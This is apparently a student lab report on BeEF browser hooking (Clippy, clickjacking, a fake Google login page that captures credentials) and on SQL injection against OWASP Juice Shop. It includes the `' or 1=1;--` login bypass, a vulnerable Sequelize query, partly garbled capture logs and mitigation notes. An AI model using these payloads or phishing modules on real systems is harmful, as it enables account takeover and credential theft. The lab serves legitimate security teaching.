
more at http://www.thebutcher.com/photobooth_04.jpg and <http://www.thebutcher.com/04-the-butcher-04.jpg>



- Return to the logs and you can see that *clippy* was executed.

Id	Type	Event
384		860.135s - [Blur] Browser window has lost focus.
383		844.175s - [Mouse Click] x: 1751 y:667 > button
382		Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: UNKNOWN) from command module [cmd:15, mod: 23, name:Clippy]
381		749.762s - [Focus] Browser window has regained focus.
380		2.585s - [Blur] Browser window has lost focus.
379		127.0.0.1 appears to have come back online.
364		890.357s - [Focus] Browser window has regained focus.
363		193.368s - [Blur] Browser window has lost focus.
362		193.000s - [Focus] Browser window has regained focus.
361		179.672s - [Blur] Browser window has lost focus.
360		177.304s - [Focus] Browser window has regained focus.
359		171.238s - [Blur] Browser window has lost focus.
358		155.561s - [Mouse Click] x: 1761 y:653 > div#pipes
357		155.016s - [Mouse Click] x: 1804 y:660 > div#pipes
356		154.353s - [Mouse Click] x: 1805 y:664 > div#pipes
355		154.314s - [Focus] Browser window has regained focus.
354		Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: UNKNOWN) from command module [cmd:14, mod: 18, name:Fake Notification Bar]
353		133.886s - [Blur] Browser window has lost focus.
352		130.966s - [Mouse Click] x: 1670 y:697 > div#pipes
351		129.038s - [Mouse Click] x: 1756 y:656 > button
350		Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: UNKNOWN) from command module [cmd:12, mod: 23, name:Clippy]
349		127.884s - [Mouse Click] x: 1756 y:656 > div#pipes
348		125.190s - [Focus] Browser window has regained focus.
347		1.895s - [Blur] Browser window has lost focus.
346		19.425s - [Form Submitted] *Action: index.html - Method: GET - Values: yourname=hekk,phone=98765,adress=3456,creditcard=1234567890,undefined=Buy buy! > form

- For this part launch the created website in the browser. We will execute similar commands on this webpage but more to see how it reacts. First will login in than enter the credentials and take a look at the logs.




- Beef captured all of my action included the delete information. It captures the username, keystrokes, and my password.


ID	Type	Event	Date	Session ID
423	0.000s - [Beef] Browser window has loaded focus		2025-12-09 00:05:25 UTC	0
422	429.194s - [Form Submitted] Action: submitted - Method: submitted - Values: username=Sally@gmail.com;password=password;remember=1;nextpage=0		2025-12-09 00:05:22 UTC	0
422	429.194s - [Console] log: login attempt - Username:		2025-12-09 00:05:22 UTC	0
420	429.194s - [Browser Click] a: 900 y: 612 - button		2025-12-09 00:05:22 UTC	0
409	423.189s - [Browser Click] a: 907 y: 600 - input (password)		2025-12-09 00:05:17 UTC	0
409	422.029s - [User Typed] a:		2025-12-09 00:05:16 UTC	0
407	401.029s - [User Typed] i:		2025-12-09 00:05:14 UTC	0
406	400.000s - [User Typed] password		2025-12-09 00:05:14 UTC	0
405	399.000s - [User Typed] 12		2025-12-09 00:05:14 UTC	0
404	397.021s - [Browser Click] a: 952 y: 600 - input(remember(password))		2025-12-09 00:05:14 UTC	0
403	397.044s - [User Typed] 0		2025-12-09 00:05:14 UTC	0
402	396.039s - [User Typed] main on		2025-12-09 00:05:14 UTC	0
401	395.029s - [User Typed] g		2025-12-09 00:05:14 UTC	0
400	394.021s - [User Typed] @ (remember (2048) 0)		2025-12-09 00:05:14 UTC	0
399	393.024s - [User Typed] p		2025-12-09 00:05:14 UTC	0
398	392.024s - [User Typed] Salt (password (2048) 0)		2025-12-09 00:05:14 UTC	0
397	391.004s - [User Typed] 0		2025-12-09 00:05:14 UTC	0
396	390.984s - [User Typed] 0		2025-12-09 00:05:14 UTC	0
395	390.941s - [User Typed] 0		2025-12-09 00:05:14 UTC	0
394	379.004s - [User Typed] 0		2025-12-09 00:05:14 UTC	0
393	376.712s - [Browser Click] a: 907 y: 612 - input(remember(password))		2025-12-09 00:05:14 UTC	0
392	368.148s - [Console] Browser window has registered focus		2025-12-09 00:05:14 UTC	0
391	0.000s - [Beef] Browser window has loaded focus		2025-12-09 00:05:14 UTC	0
390	0.000s - [Beef] Browser window has registered focus		2025-12-09 00:05:14 UTC	0
389	1.891s - [Beef] Browser window has loaded focus		2025-12-09 00:05:14 UTC	0
388	140.148.236.127 appears to have come back online		2025-12-09 00:05:12 UTC	0
387	140.148.236.127 just joined the herd from the domain Unknown-0		2025-12-09 00:05:12 UTC	0

- For the next commands, we will execute the *clippy* again however, it going to be directed to the IP of the website where it is begin hooked. Make sure to click execute.



- Below is an example of how the *clippy* showed up on the created website.







- In the log below you can see all the commands that were executed and tested.

#	Type	Event	Date	Msg
400		573.011s - [Info] Browser window has lost focus	2025-12-09 09:52:09 UTC	0
401		573.011s - [Focus] Browser window has regained focus	2025-12-09 09:52:09 UTC	0
402		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url26, eval: 141, name: "window.scrollTo(1, 100)"]	2025-12-09 09:52:09 UTC	0
403		573.030s - [Info] Browser window has lost focus	2025-12-09 09:52:09 UTC	0
404		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url26, eval: 230, name: "link.DCS.linker.COMP"]	2025-12-09 09:52:09 UTC	0
405		573.031s - [Focus] Browser window has regained focus	2025-12-09 09:52:09 UTC	0
406		736.556s - [Info] Browser window has lost focus	2025-12-09 09:56:49 UTC	0
407		734.574s - [Mouse Click] x: 971 y: 7 - offset: 18000	2025-12-09 09:56:45 UTC	0
408		734.580s - [Focus] Browser window has regained focus	2025-12-09 09:56:45 UTC	0
409		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url26, eval: 18, name: "Page.Notification.Bar"]	2025-12-09 09:56:49 UTC	0
410		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url27, eval: 230, name: "link.DCS.linker.COMP"]	2025-12-09 09:56:49 UTC	0
411		548.175s - [Mouse Click] x: 1732 y: 64 - offset: 18000	2025-12-09 09:48:18 UTC	0
412		548.146s - [Info] Browser window has lost focus	2025-12-09 09:48:18 UTC	0
413		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url24, eval: 24, name: "Clickjacking"]	2025-12-09 09:48:18 UTC	0
414		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url26, eval: 18, name: "Page.Notification.Bar"]	2025-12-09 09:48:18 UTC	0
415		534.560s - [Focus] Browser window has regained focus	2025-12-09 09:48:04 UTC	0
416		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url26, eval: 24, name: "Clickjacking"]	2025-12-09 09:47:02 UTC	0
417		450.471s - [Info] Browser window has lost focus	2025-12-09 09:44:39 UTC	0
418		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url24, eval: 24, name: "Clickjacking"]	2025-12-09 09:44:39 UTC	0
419		440.311s - [Focus] Browser window has regained focus	2025-12-09 09:44:39 UTC	0
420		Injected browser [45, 0, 102, 308, 236, 137] has executed instructions (status: UNKONOWN) from command module [url24, eval: 24, name: "Clickjacking"]	2025-12-09 09:44:39 UTC	0


- For example, I used to *clickjack*, this highjacked my clicking ability. In an attempted to see my other execution I inspected the page and found that clickjack worked. I had to exit the page and restart.



- The last test is using google phishing webserver. In this case once you execute the command it replaces the lab Login portal. As shown below:




- You can enter your credentials, and it will capture and take you to the correct webpage. It also attempted to access another webpage using the Kali IP address.



Purple Team Mitigation Report

In the Purple Team exercise, we saw how a website with no security controls can be compromised. There is another HTML file, cspwebpage, on GitHub if you would like to use it. Execute the webpage and see what happens. After CSP-protected code is in place, BeEF cannot hook the website to collect logs or execute malicious code. This is a good way to defend your website, along with other methods such as a WAF. Even with the *Hook Me* option enabled, the website appears in the BeEF control panel as shown below.



Lab Creation-Juice Shop

I was running this through docker on a Windows 11 Machine. Docker was already set up on my machine.

Application Deployment

I pulled a docker instance from bkimminich/juice-shop.

```
C:\Users\Administrator>docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
Digest: sha256:1c55debeaf4fd5678019b17818a539e1e06ef93d29b268a21f53f0773a9fff5d
Status: Image is up to date for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```


I ran the docker on the localhost using port 3000.

```
C:\Users\Administrator>docker run --rm -p 127.0.0.1:3000:3000 bkimminich/juice-shop
info: Detected Node.js version v22.21.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 20 of 20 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file vendor.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file styles.css is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Server listening on port 3000
```

Attack Report

SQL Injection

Target




The first thing that stuck out to me was the account log in. I wanted to try to get into the Administrator's account with a SQL injection.

Exploit


A screenshot of the 'Login' form in the OWASP Juice Shop. The form has two input fields: 'Email*' and 'Password*'. The 'Email*' field contains the SQL injection payload: `' or 1=1;--`. The 'Password*' field contains the text 'admin'. There is a 'Forgot your password?' link below the password field. A red eye icon is visible next to the password field to toggle visibility.

I tried this SQL injection. It is ending the username selection and is asking if 1 is equal to 1. It checks for the correct username or if 1=1.



I was able to successfully log in. However, I was curious about other SQL injections that were available.

I logged back into the administrator using the previous injection.



I tried entering the SQL injection above. This SQL injection looks for “anything” or if 1 is equal to 1 in both the username and password field. While it did not allow me to log in, it did present me with another exploit. I triggered an error that the application could not handle.

Purple Team Mitigation Report

Sanitization is the most popular way to mitigate against SQL injections.

In /juice-shop/routes/login.ts in the Docker container juice-shop-waf-juice-shop-1, I found some of the insecure code.

The database was being searched with the following line:

```
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND
password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`, { model: UserModel,
plain: true }) // vuln-code-snippet vuln-line loginAdminChallenge loginBenderChallenge
loginJimChallenge
```

I adjusted it to handle replacements rather than plaintext.

```
models.sequelize.query(`SELECT * FROM Users WHERE email = :email AND password =  
:password AND deletedAt IS NULL`, {replacements: { email: email, password: password }, model:  
UserModel, plain: true }); // vuln-code-snippet vuln-line loginAdminChallenge loginBenderChallenge  
loginJimChallenge
```

Unfortunately, the exploit was still successful.

GitHub Links:

<https://github.com/JoelleWa2025/The-Mega-hacking-group-project-of-death>

<https://github.com/4FTSQRL/OWASP-Juice-Shop-COMP357>